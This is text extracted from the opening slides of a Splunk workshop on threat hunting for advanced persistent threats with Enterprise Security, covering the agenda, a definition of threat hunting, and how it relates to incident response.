

Threat Hunting APT's with Splunk Enterprise Security

Customer Journey Hands-On Workshop



Forward-looking statements

This presentation may contain forward-looking statements that are subject to the safe harbors created under the Securities Act of 1933, as amended, and the Securities Exchange Act of 1934, as amended. All statements other than statements of historical facts are statements that could be deemed forward-looking statements. These statements are based on current expectations, estimates, forecasts, and projections about the industries in which we operate and the beliefs and assumptions of our management based on the information currently available to us. Words such as "expects," "anticipates," "targets," "goals," "projects," "intends," "plans," "believes," "momentum," "seeks," "estimates," "continues," "endeavors," "strives," "may," variations of such words, and similar expressions are intended to identify such forward-looking statements. In addition, any statements that refer to (1) our goals, commitments, and programs; (2) our business plans, initiatives, and objectives; and (3) our assumptions and expectations, including our expectations regarding our financial performance, products, technology, strategy, customers, markets, acquisitions and investments are forward-looking statements. These forward-looking statements are not guarantees of future performance and involve significant risks, uncertainties and other factors that may cause our actual results, performance or achievements to be materially different from results, performance or achievements expressed or implied by the forward-looking statements contained in this presentation. Readers are cautioned that these forward-looking statements are only predictions and are subject to risks, uncertainties, and assumptions that are difficult to predict, including those identified in the "Risk Factors" section of Cisco's most recent report on Form 10-Q filed on February 20, 2024 and its most recent report on Form 10-K filed on September 7, 2023, as well as the "Risk Factors" section of Splunk's most recent report on Form 10-Q filed with the SEC on November 28, 2023. The forward-looking statements made in this presentation are made as of the time and date of this presentation. If reviewed after the initial presentation, even if made available by Cisco or Splunk, on Cisco or Splunk's website or otherwise, it may not contain current or accurate information. Cisco and Splunk undertake no obligation to revise or update any forward-looking statements for any reason, except as required by law.

In addition, any information about new products, features, functionality or our roadmap outlines our general product direction and is subject to change at any time without notice. It is for informational purposes only and shall not be incorporated into any contract or other commitment or be relied upon in making a purchasing decision. We undertake no commitment, promise or obligation either to develop the features or functionalities described, in beta or in preview (used interchangeably), or to include any such feature or functionality in a future release. The development, release, and timing of any features or functionality described for our products remains at our sole discretion.

Splunk, Splunk> and Turn Data Into Doing are trademarks and registered trademarks of Splunk LLC in the United States and other countries. All other brand names, product names or trademarks belong to their respective owners.

© 2025 Splunk LLC. All rights reserved.

Please introduce yourself!

- Name
- Company/organization
- Role
- Are you currently using Splunk?
- What are you interested in using Splunk for?



Workshop Agenda

- Threat Hunting Overview
- Setting Our Scenarios
- APT: Methods to Characterize Adversary Operations
- Threat Hunting Metrics
- Operationalizing Splunk Enterprise Security Mission Control for threat hunting

Labs & Hunting Scenarios will be performed within each set of the modules.


Threat Hunting Overview




Threat hunters focus their search on adversaries...and who are already within the networks and systems of the threat hunters' organization”

- SANS - The Who, What, Where, When, Why and How of Effective Threat Hunting


Example of an Advanced Threat



Data Sources Needed



Insights from Events Collected



Threat Hunting and Incident Response




Incident Response

- Classic security operational activity that is performed when something "bad" happens
- Think about it from an investigation perspective
Who, what, where, when, why, how?
- Security Operations repeats this process all day long with detections and alerts
- Primary focus is on containment and recovery

Collaborate with other teams to contain, eradicate, and restore services and functionality impacted

- Threat Hunting may trigger Incident Response depending on what is discovered



NIST SP800-61
Computer Security
Incident Handling

Why Do We Hunt?

The image shows a single tweet card against a white background. At the top left is a blue back arrow icon. In the center is the word "Tweet" in bold black font. At the top right is a blue icon with a white feather and a plus 